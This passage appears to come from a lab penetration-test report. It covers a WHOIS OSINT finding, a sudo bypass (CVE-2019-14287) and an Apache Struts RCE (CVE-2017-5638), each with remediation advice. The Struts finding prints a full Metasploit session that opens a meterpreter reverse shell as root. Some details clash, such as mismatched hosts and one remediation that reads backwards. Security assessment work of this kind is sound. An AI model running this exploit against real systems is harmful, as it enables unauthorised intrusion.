	<pre>Queried whois.godaddy.com with "totalrecall.xyz"... Domain Name: totalrecall.xyz Registry Domain ID: D273189417-CNIC Registrar WHOIS Server: whois.godaddy.com Registrar URL: https://www.godaddy.com Updated Date: 2023-02-03T14:04:18Z Creation Date: 2022-02-02T19:16:16Z Registrar Registration Expiration Date: 2024-02-02T23:59:59Z Registrar: GoDaddy.com, LLC Registrar IANA ID: 146 Registrar Abuse Contact Email: abuse@godaddy.com Registrar Abuse Contact Phone: +1.4806242505 Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited Domain Status: clientRenewProhibited https://icann.org/epp#clientRenewProhibited Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited Registry Registrant ID: CR534509109 Registrant Name: sshUser alice Registrant Organization: Registrant Street: h8s692hskasd Flag1 Registrant City: Atlanta Registrant State/Province: Georgia Registrant Postal Code: 30309 Registrant Country: US Registrant Phone: +1.7702229999 Registrant Phone Ext: Registrant Fax: Registrant Fax Ext: Registrant Email: jlow@2u.com Registry Admin ID: CR534509111 Admin Name: sshUser alice Admin Organization: Admin Street: h8s692hskasd Flag1 Admin City: Atlanta Admin State/Province: Georgia Admin Postal Code: 30309 Admin Country: US Admin Phone: +1.7702229999 Admin Phone Ext: Admin Fax: Admin Fax Ext: Admin Email: jlow@2u.com Registry Tech ID: CR534509110</pre>
Affected Hosts	192.168.13.14
Remediation	I recommend stronger password policies that don't allow anyone to use their username as their password. I also recommend allowing Sensitive Data to be queried using OSINT tools.

Vulnerability 25	Findings
Title	Security Bypass CVE-2019-14287
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Critical
Description	Was able to escalate my privileges from the Alice account because of misconfigured sudo permissions.

Images	
Affected Hosts	192.168.13.14
Remediation	I recommend applying the principle of least privilege. Only grant sudo access to users and commands that absolutely require it for their tasks.

Vulnerability 26	Findings
Title	Jakarta Multipart Parser RCE CVE-2017-5638
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Critical
Description	The version of Apache Struts running on the remote host is affected by a remote code execution vulnerability in the Jakarta Multipart parser due to improper handling of the Content-Type header. An unauthenticated, remote attacker can exploit this, via a specially crafted Content-Type header value in the HTTP request, to potentially execute arbitrary code, subject to the privileges of the web server user. Was able to gain a root shell upon execution.

Images  <pre> msf6 exploit(multi/http.struts2_content_type_ognl) > show options Module options (exploit/multi/http.struts2_content_type_ognl): ===== Name Current Setting Required Description ---- ----- ----- ----- Proxies no no A proxy chain of format type:host:port[,type:host:port][...] RHOSTS 192.168.13.12 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html RPORT 8080 yes The target port (TCP) SSL false no Negotiate SSL/TLS for outgoing connections TARGETURI /struts2-showcase/ yes The path to a struts application action VHOST none no HTTP server virtual host Payload options (cmd/linux/http/x64/meterpreter/reverse_tcp): ===== Name Current Setting Required Description ---- ----- ----- ----- FETCH_COMMAND CURL yes Command to fetch payload (Accepted: CURL, FTP, TFTP, TNFTP, WGET) FETCH_DELETE false yes Attempt to delete the binary after execution FETCH_FILENAME VTjUFXoj no Name to use on remote system when storing payload; cannot contain spaces. FETCH_SRVHOST no Local IP to use for serving payload FETCH_SVPORT 8080 yes Local port to use for serving payload FETCH_URI_PATH no Local URI to use for serving payload FETCH_WRITABLE_DIR /tmp yes Remote writable dir to store payload; cannot contain spaces. LHOST 192.168.1.236 yes The listen address (an interface may be specified) LPORT 4444 yes The listen port Exploit target: ===== Id Name -- -- 0 Universal msf6 exploit(multi/http.struts2_content_type_ognl) > set RHOSTS 192.168.13.12 RHOSTS => 192.168.13.12 msf6 exploit(multi/http.struts2_content_type_ognl) > set LHOST eth0 LHOST => 172.23.185.41 msf6 exploit(multi/http.struts2_content_type_ognl) > set FETCH_WRITABLE_DIR /tmp FETCH_WRITABLE_DIR => /tmp msf6 exploit(multi/http.struts2_content_type_ognl) > run [*] Started reverse TCP handler on 172.23.185.41:4444 [*] Sending stage (3045380 bytes) to 192.168.13.12 [*] Meterpreter session 1 opened (172.23.185.41:4444 -> 192.168.13.12:34288) at 2023-09-28 00:43:05 -0400 [-] Exploit aborted due to failure: bad-config: Server returned HTTP 404, please double check TARGETURI [*] Exploit completed, but no session was created. msf6 exploit(multi/http.struts2_content_type_ognl) > sessions -i 1 [*] Starting interaction with 1... [*] Starting interaction with 1... meterpreter > getuid Server username: root </pre>
Affected Hosts 192.168.13.14
Remediation Upgrade to Apache Struts version 2.3.32 / 2.5.10.1 or later.

Add any additional vulnerabilities below.